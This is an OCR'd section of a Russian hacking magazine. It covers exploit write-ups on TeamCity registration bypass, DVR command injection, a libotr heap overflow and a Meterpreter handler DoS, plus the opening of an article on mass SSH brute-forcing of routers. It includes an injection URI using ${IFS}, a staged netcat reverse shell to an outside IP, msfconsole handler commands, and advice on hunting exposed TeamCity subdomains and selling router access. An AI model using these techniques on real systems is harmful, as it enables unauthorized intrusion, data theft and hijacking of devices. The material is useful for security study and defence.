Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

EASY HACK



aLLy, ONSEC,
@iamsecurity

ОБОЙТИ ОТКЛЮЧЕННУЮ РЕГИСТРАЦИЮ ПОЛЬЗОВАТЕЛЕЙ В TEAMCITY

Прогуливаясь по периметру в поисках новых точек входа, нередко натыкаешься на так называемые билд-серверы. Такие штуки нужны для обеспечения непрерывной интеграции — это довольно удобная практика при разработке больших проектов, когда над разными частями работают разные команды.


Если в двух словах, то эти билд-серверы автоматизируют целый ряд рутинных задач (сборка, тестирование кода перед коммитами, инспекция кода и так далее). Попасть в такую систему для пентестера равносильно нехилому такому джекпоту: внутри чаще всего поджидают исходники проектов компании плюс все коммиты, доступы к репозиториям, параметры сборки проектов, списки разработчиков и много чего еще полезного.

Ну все, довольно скучать, переходим к делу. Я хочу рассказать об уязвимости в популярном билд-сервере TeamCity от компании JetBrains. Баг довольно банален, однако очень опасен последствиями, потому что позволяет получить доступ в систему.

Дело вот в чем. С сервером можно работать через браузер. Авторизация осуществляется с помощью обычной пары логин:пароль. Также присутствует возможность регистрации пользователей. Однако, когда администратор в настройках отключает свободную регистрацию в системе, недоступной становится только сама форма регистрации. А экшен, который непосредственно создает пользователя, эту настройку не проверяет.

Для регистрации пользователя нам нужно отправить POST-запрос на скрипт `registerUserSubmit.html`, который содержит email, имя пользователя, публичный ключ и два раза пароль в зашифрованном виде. Ключ уникален для каждого посещения, и им же шифруется пароль перед отправкой. Его можно найти, посмотрев исходный код страницы авторизации например. Ищи скрытый input с именем publicKey.





Страница авторизации и publicKey для шифрования пароля

Чтобы тебе не заморачиваться со всей этой мишурой, я написал небольшой JS-скрипт, который все сделает за тебя. [Вот gist](). Тебе нужно только скопировать код, открыть страницу авторизации TeamCity, открыть консоль разработчика (для Хрома и Файрфокса — хоткей F12), вставить код и нажать Enter. Если баг присутствует, то тебя зарегистрирует, авторизует и переадресует на до-

Эксплоит отработал успешно. Мы в системе



машнюю страницу системы. Дальше начинай шерстить ее на предмет нужной тебе информации. Например, я советую сразу же заглянуть в раздел Projects. С большой долей вероятности там ты найдешь список актуальных проектов. А щелкнув на Artifacts, скорее всего, и их исходники.

Этот баг актуален для всех версий TeamCity вплоть до 9.0.2. На данный момент самая последняя версия 9.1.6, но, как я успел заметить, никто не спешит обновляться. И во время тестов мне попадались такие динозавры, как 7.1. В любом случае, проверить на наличие уязвимости — дело одной минуты.

Также хочу упомянуть о том, что часто сервер TeamCity доступен с внешки. Попробуй побрутить поддомены и виртуальные хосты. Чаще всего это tc, ci, teamcity, tcity, ci-tc.

На этом все, удачных аудитов.



Борис Рютин,
Digital Security
b.ryutin@tzor.ru
@dukebarman
dukebarman.pro

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖИХ УЯЗВИМОСТЕЙ

В сегодняшнем обзоре мы снова затронем тему устройств CCTV/DVR на примере использования найденных злоумышленниками уязвимостей. Разберем ошибку в популярной библиотеке libotr, которой пользуются все шифропанки для обеспечения приватности переписки, и закончим уязвимостью в одном из модулей фреймворка Metasploit, который не раз бывал и, наверное, еще побывает на наших виртуальных страницах.


МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В CCTV/DVR-УСТРОЙСТВАХ

CVSSv2:	N/A
Дата релиза:	22 марта 2016 года
Автор:	Ротем Кернер
CVE:	N/A

Продолжим тему уязвимостей в CCTV/DVR-устройствах, которую мы начали в предыдущем выпуске. Как пишет автор эксплоита, это исследование продолжает одно из прошлых — про платежные терминалы, которое носило название «Point of sale malware: the full story of the Backoff trojan operation». Злоумышленники постоянно придумывают новые направления атак — именно благодаря им взломали DVR, которые являются ключевым компонентом любой системы камер видеонаблюдения. Это позволило достичь следующих целей:

1. Проверить, что хост находится в некоем магазине.
2. Получить отправную точку для атаки на локальную сеть, к которой подключен POS-терминал.

Забавно, что камеры наблюдения, которые служат первой линией безопасности в реальном мире, стали слабым звеном в виртуальном.



Снимок с CCTV в одном из магазинов

После изучения темы про POS вредоносные программы у автора возникло два вопроса.

1. Как системы видеонаблюдения работают по сети?
2. Как они были скомпрометированы?

Используя данные, полученные из управляющего центра тысячи зараженных устройств, автор начал проверять открытые порты и сервисы. Было обнаружено, что, помимо открытых портов 81 и 82, доступен порт 8000. Они были идентифицированы как **`Cross Web Server`**, и заглавная страница выглядела как на скриншоте.

Быстрый поиск по Shodan обнаружил около 30 тысяч устройств. Следующим шагом стало определение производителя этих устройств. Были найдены следующие файлы.

WebClient.html:

```
<script id=" gt="" live_js="" lt="" script=""
src="script/live.js" type="text/javascript">
```

script/live.js:

```
<img style="cursor:auto;" src="logo/logo.png">
```

Поиск по логотипу привел к небольшой израильской компании, которая продает системы CCTV, но комментарии говорили о том, что производятся они в Китае. Далее в результате исследования сайта компании была найдена секция с возможностью загрузки обновленных прошивок для DVR.

```
total 8684
drwx------  8 exodus exodus    4096 Feb 10 18:26 .
drwx------  8 exodus exodus   16384 Feb 10 16:08 ..
-rw-r--r--  1 exodus exodus     604 Nov  7  2012 boot.sh
drwx------  2 exodus exodus    4096 Nov  7  2012 config
-rw-r--r--  1 exodus exodus    1027 Nov  7  2012 dep2.sh
-rw-r--r--  1 exodus exodus  307561 Nov  7  2012 language.tar
-rw-r--r--  1 exodus exodus 1189984 Nov  7  2012 libhi3520a.so
drwx------  2 exodus exodus    4096 Feb  8 13:07 modules
-rw-r--r--  1 exodus exodus    2175 Nov  7  2012 netupgrade.sh
-rw-r--r--  1 exodus exodus    4852 Nov  7  2012 preupgrade.sh
drwx------  2 exodus exodus    4096 Jan  4  2015 product
-rw-r--r--  1 exodus exodus    5984 Nov  7  2012 productcheck
-rw-r--r--  1 exodus exodus      44 Nov  7  2012 rewdg.sh
-rw-r--r--  1 exodus exodus 7257480 Nov  7  2012 td3520a
drwx------  2 exodus exodus    4096 Jan  4  2015 ui
```

```
drwx------  2 exodus exodus    4096 Jan  4  2015 VideoPlay
drwx------ 34 exodus exodus    4096 Jan 27  2015 WebSites
-rw-r--r--  1 exodus exodus   51696 Nov  7  2012 XDVRStart.hisi
```

Внутри архива находилась файловая система. Автору требовалось найти главный процесс сервера. Первым делом был проверен загрузочный скрипт `boot.sh`, который предположительно должен был выполнять все соответствующие файлы. Он выполнял `deps2.sh`, а тот, в свою очередь, два бинарных файла — `XVDRStart.hisi` и `td3520a`. Наиболее значим `td3520a`, он и был выбран для анализа.

Спасибо разработчикам, которые скомпилировали его в режиме отладки, сохранив все символы и все названия функций. Это значительно облегчало исследование. Далее был найден следующий уязвимый код в реализации HTTP-сервера.

```
.text:0040878C LDR      R0, [R11,#dirp] ; dirp
.text:00408790 BL       closedir
; "extract language packet!"
.text:00408794 LDR      R0, =aExtractLanguag
.text:00408798 BL       puts
.text:0040879C SUB      R3, R11, #-var_6C00
.text:004087A0 SUB      R3, R3, #4
.text:004087A4 SUB      R3, R3, #0xCC
.text:004087A8 SUB      R2, R11, #-dest
.text:004087AC MOV      R0, R3    ; s
; "tar -zxf /mnt/mtd/WebSites/language.tar.gz
.text:004087B0 LDR      R1, =aTarZxfMntMtdWe
; %s/* -C /nfsdir/language/"
.text:004087B4 BL       sprintf
.text:004087B8 SUB      R3, R11, #-var_6C00
.text:004087BC SUB      R3, R3, #4
.text:004087C0 SUB      R3, R3, #0xCC
.text:004087C4 MOV      R0, R3   ; char *
.text:004087C8 BL       DVRSystem
```

Если в URI встречается конструкция `/language/[language]/index.html`, то файл берет строку из `[language]` и проверяет наличие директории с таким именем. Если нет, то выполняется следующая команда:

```
tar -zxf /mnt/mtd/WebSites/language.tar.gz [language]/* ↵
   -C /nfsdir/language
```

Такая ошибка позволяет нам удаленно выполнять любые команды.

EXPLOIT

Эксплуатация осложняется следующими проблемами:

1. Нельзя использовать пробелы или перевод на новые строки, и сервер не понимает URL-кодирование.
2. Длина строки между слешами ограничена.

Эти ограничения удалось обойти с помощью **${IFS}**. IFS (Internal Field Separator) — это разделение полей, которое использует значение из shell. По умолчанию он содержит символ **\n**. Это то, что нам нужно!

В качестве теста была выбрана следующая команда:

```
/language/Swedish${IFS}&&echo${IFS}$USER>test&&tar${IFS}/string.js
```

И, пройдя по ссылке на созданный файл, можно было увидеть надпись «root». Большинство встроенных систем использует BusyBox, и, скорее всего, нам доступен netcat, который поможет организовать шелл. Для обхода ограничения в длину эта атака была проведена в три этапа.

Третий:

```
echo nc 1.1.1.1 1234>e
```

Второй:

```
echo -e $SHELL>>e
```

Первый:

```
$(cat e) &>r
```

По ссылке ты можешь найти исходник эксплоит. Далее автор решил поискать аналогичные устройства от этого китайского производителя и обнаружил около семидесяти вендоров, которые их продают. Оригинальная статья и список вендоров с уязвимыми устройствами приведен в блоге.

TARGETS

Список возможных целей представлен в блоге автора.

SOLUTION

Об исправлениях на момент написания статьи не было известно.

ПОВРЕЖДЕНИЕ ПАМЯТИ В LIBOTR

CVSSv2:	N/A
Дата релиза:	9 марта 2016 года
Автор:	X41 D-Sec, Markus Vervier
CVE:	CVE-2016-2851

Я думаю, многие наши читатели слышали [про плагины](#) для мессенджеров вроде Pidgin, ChatSecure и Adium, которые добавляют поддержку OTR. Этот протокол обеспечивает шифрование переписки. Однако в библиотеке libotr, которая используется во многих мессенджерах, была найдена уязвимость.

Атакующий может вызвать падение приложения, содержащего библиотеку, или выполнить произвольный код, отослав OTR сообщение большого размера. Сама библиотека написана на си и представляет собой простую реализацию этого протокола.

Как пишет автор эксплоита [в своем отчете](#), уязвимость типа удаленного выполнения кода была найдена после ручного анализа исходников.

Суть заключалась в отправке сообщений большого размера, которые вызывают целочисленное переполнение, что впоследствии приводит к повреждению кучи на 64-битных архитектурах.

Когда приходит сообщение с типом `OTRL_MSGSTATE_DATA` во время общения через OTR, то оно обрабатывается функцией `otrl_proto_accept_data` в `src/message.c`:

```
case OTRL_MSGSTATE_ENCRYPTED:
  extrakey = gcry_malloc_secure(OTRL_EXTRAKEY_BYTES);
  err = otrl_proto_accept_data(&plaintext, &tlvs, context,
  message, &flags, extrakey);
```

После декодирования Base64 и получения некоторых значений из него длина сообщения копируется в переменную с типом `unsigned int` в файл `proto.c`:

```
read_int(datalen);
```

Далее с использованием `read_int` из `proto.c` проверяется, будет ли буфер сообщения содержать количество байтов, равное `datalen`.

```
require_len(datalen);
```

Сами макросы `require_len` и `read_int` описаны в файле `src/serial.h`.

```
#define require_len(l) do { \
  if (lenp < (l)) goto invval; \
```

```
  } while(0)

#define read_int(x) do { \
  require_len(4); \
  (x) = (((unsigned int)bufp[0]) << 24) | (bufp[1] << 16) |
  (bufp[2] << 8) | bufp[3]; \
  bufp += 4; lenp -= 4; \
  } while(0)
```

Из сообщения считываются четыре байта и интерпретируются как беззнаковое целое число. Затем выделяется буфер размером **datalen+1** с помощью функции **malloc** в **proto.c**.

```
data = malloc(datalen+1);
if (!data) {
  err = gcry_error(GPG_ERR_ENOMEM);
  goto err;
}
```

Теперь данные из сообщения копируются в буфер при помощи **memmove**.

```
memmove(data, bufp, datalen);
```

Уязвимость проявляется, если из буфера сообщения считывается значение 0xFFFFFFFF (MAX_UINT). Когда datalen имеет размер 32 бита (беззнаковое целое), операция **datalen+1** будет обработана перед передачей в **malloc**. В результате будет нулевое выделение (**malloc(0)**) — оно пройдет проверку в большинстве реализаций функции **malloc()** на 64-битных системах. В итоге четыре гигабайта данных скопируются за пределы кучи.

EXPLOIT

Для успешной эксплуатации атакующему требуется отправить не менее 5,5 Гбайт данных для прохождения проверки **require_len(datalen)**. Для успешного срабатывания было отправлено 275 сообщений размером по 20 Мбайт каждое на систему с 8 Гбайт оперативной памяти и swap-файлом размером 15 Гбайт. Исходники скрипта на Python, который использовался для этого, авторы тоже выложили в открытый доступ.

TARGETS

libotr <= 4.1.0

SOLUTION

Производитель выпустил исправление.

ДОСИМ METERPRETER

CVSSv2:	N/A
Дата релиза:	19 декабря 2015 года
Автор:	x4zx
CVE:	N/A

Мы уже как-то раз разбирали уязвимость в популярном сканере веб-уязвимостей Acunetix. Самое интересное, что через нее можно было атаковать атакующего. Теперь рассмотрим подобную возможность в Meterpreter из популярного фреймворка Metasploit.

Найденные уязвимости позволяют провести DoS-атаку на обработчик HTTPS-запросов этой утилиты. Процесс состоит из двух шагов.

1. Используя GET-запросы к известным файлам через handler/listener и проверяя наличие строки **`core_patch_url`**, узнаем о запущенной версии утилиты.
2. Используя вредоносный или недоделанный GET-запрос к определенным файлам утилиты, можно попасть в открытую Meterpreter сессию и сделать так, чтобы сессии больше не принимались (DoS).

EXPLOIT

Виной всему порт, который использует утилита. Он доступен по URL (проверялось через HTTPS-протокол).



Доступный по URL порт для работы с Meterpreter

Там есть множество файлов, которые мы можем запросить через URL, и каждый из них, в свою очередь, вызывает разное поведение обработчика. От содержания и типа получаемых файлов зависит возможность определения наличия утилиты или проведения DoS-атаки.

Запустим свой handler с полезной нагрузкой в виде шелла **`meterpreter reverse_https`**.

```
use exploit/multi/handler
set ExitOnSession false
set LHOST 192.168.1.1
set LPORT 65535
set PAYLOAD windows/meterpreter/reverse_https
exploit -j
```

Теперь попробуем получить файл **chpwd.htm** из **listener**.

```
$ wget -qO- --no-check-certificate https://192.168.1.1/chpwd.htm
...core_patch_url...LUDZ6djujGbWvte_gMomnQm7EQVgW7RJfg3xpGoDUgRe_↵
SdhLJBud68viiiDN1UsrniHZsjxLn9qYOo4YJIIU6K5ZnhNsuoGoPuWqKpQQVtxU6↵
L4EQg8ka9cZ4aJ-/
```

Ты уже заметил, что этот файл содержит строки **core_patch_url** и следующую за ней, сгенерированную случайным образом. На стороне listener в логах видим следующее:

```
73.x.x.x:47054 (UUID: 2d40d9e9d8ee8c66/x86=1/windows=1/2015-
12-19T05:50:27Z) Redirecting stageless connection from /chpwd.htm
with UA ‘Wget/1.16 (linux-gnu)’
```

Есть и альтернативный способ. Мы можем запросить файл **blank.php**. Это актуальный файл для listener, который представляет собой DLL-библиотеку.

```
$ wget --no-check-certificate https://666.666.666.666/blank.php
$ file blank.php: PE32 executable (DLL) (GUI) Intel 80386,
for MS Windows
```

Теперь в логах мы уже видим следующее:

```
[*] 73.x.x.x:10458 (UUID: 376988d5161359f3/x86=1/windows=1/2015-
12-19T04:44:20Z) Staging Python payload ...
[*] Meterpreter session 57 opened (192.168.1.1:65535 ->
73.x.x.x:10458) at 2015-12-19 04:44:20 +0000
```

Запрос файла **blank.php** триггерит скрипт на Python и открывает сессию Meterpreter (правда, она неправильная и скоро будет закрыта).

```
[-] Meterpreter session 57 is not valid and will be closed
```

Лог самого Meterpreter подтверждает наличие ложной сессии. В итоге мы получаем DoS у handler, вызывая задержку между любой «правильной» полезной нагрузкой и handler/listener.

Помимо получения строки **core_patch_url** из **chpwd.htm** и бинарного **blank.php**, мы можем найти много информации среди доступных файлов (см. скриншоты).

GET	/chpwd.htm	☐	200	154	
GET	/examples/	☐	200	156	
GET	/buy/buttons/	☐	200	175	
GET	/contacts/	☐	200	177	
GET	/video.php	☐	200	180	
GET	/history.jsp	☐	200	181	"core_patch_url"
GET	/buy/buttons	☐	200	186	files
GET	/features	☐	200	194	
GET	/document/	☐	200	196	
GET	/about.asp	☐	200	214	
GET	/blogs.php	☐	200	229	
GET	/features/	☐	200	233	

Список доступных файлов у Meterpreter. Часть 1

GET	/aboutus.jsp	☐	200	958609	
GET	/blank.php	☐	200	958609	
GET	/buttons.htm	☐	200	958609	
GET	/buy/	☐	200	958609	
GET	/buy/blank	☐	200	958609	
GET	/buy/blank/	☐	200	958609	
GET	/buy/email	☐	200	958609	
GET	/buy/email/	☐	200	958609	
GET	/download	☐	200	958609	
GET	/download/	☐	200	958609	
GET	/email.php	☐	200	958609	.DLL's
GET	/feed.aspx	☐	200	958609	
GET	/forums.aspx	☐	200	958609	
GET	/image.jsp	☐	200	958609	
GET	/pages.php	☐	200	958609	
GET	/rss	☐	200	958609	
GET	/setpass.jsp	☐	200	958609	
GET	/submit.aspx	☐	200	958609	
GET	/buttons.jsp	☐	200	958649	
GET	/buy/buy.aspx	☐	200	958649	
GET	/file.aspx	☐	200	958649	
GET	/files.htm	☐	200	958649	

Список доступных файлов у Meterpreter. Часть 2

Автор опубликовал исходники обоих скриптов:
- скрипт для DoS;
- скрипт для обнаружения.

Дополнительные подробности есть в статье автора эксплоита.

SOLUTION

По умолчанию listener сконфигурирован так, что разрешены все соединения с любым UUID полезной нагрузки. Установи **IgnoreUnknownPayloads true** в своем скрипте или из консоли msfconsole переведи полезную нагрузку и listener в **Paranoid Mode**. Подробности можешь найти в wiki фреймворка.

Или настрой правила iptables:

```
iptables -I INPUT -p tcp -m tcp -s 0.0.0.0/0 ↵
   --dport $LISTENER_PORT -j DROP
iptables -I INPUT -p tcp -m tcp -s $SHELL_IP ↵
   --dport $LISTENER_PORT -j ACCEPT
iptables -L
```

РОУТЕР ПОД УГРОЗОЙ

СТАРОЕ РАЗВЛЕЧЕНИЕ НА НОВЫЙ ЛАД: МАССОВЫЙ БРУТ SSH



Денис Колисниченко
dhsilabs@gmail.com

В отличие от полноценных серверов, где обычно настроены PAM (Pluggable Authentication Modules), которые ограничат доступ к серверу на определенное в конфиге время после нескольких (как правило, трех-пяти) неудачных попыток входа, в роутере Линукс обрезанный. PAM на нем нет, поэтому ничто не мешает его брутить. И эта идея — брут и захват роутеров — можно сказать, снова в тренде!

НАША ЦЕЛЬ – ТВОЙ РОУТЕР

Зачем нужно захватывать роутер? Это зависит от фантазии хакера: можно использовать его для рассылки спама, сделать из него приватный сокс (прокси). А можно продать полученный доступ — стоит это удовольствие, со слов одного моего знакомого, до 200 долларов в месяц, и этот товар пользуется изрядной популярностью.

СКАНИРУЕМ РОУТЕРЫ

Для получения доступа хакеры используют простую, но эффективную программулину Tunnel Scanner. Параметр Type задает тип сканирования: по статическому логину, по статическому паролю, по списку логинов/паролей. Третий вариант (By Login;Password List), как правило, самый эффективный.

Параметр Static позволяет задать диапазон IP-адресов, который будет сканироваться. Если включить чекбокс IP ranges from file, то диапазон IP-адресов будет браться из файла, указанного в поле IP ranges (по умолчанию это файл с именем `ip.txt`). Диапазоны в нем указываются, как показано на рис. 2.


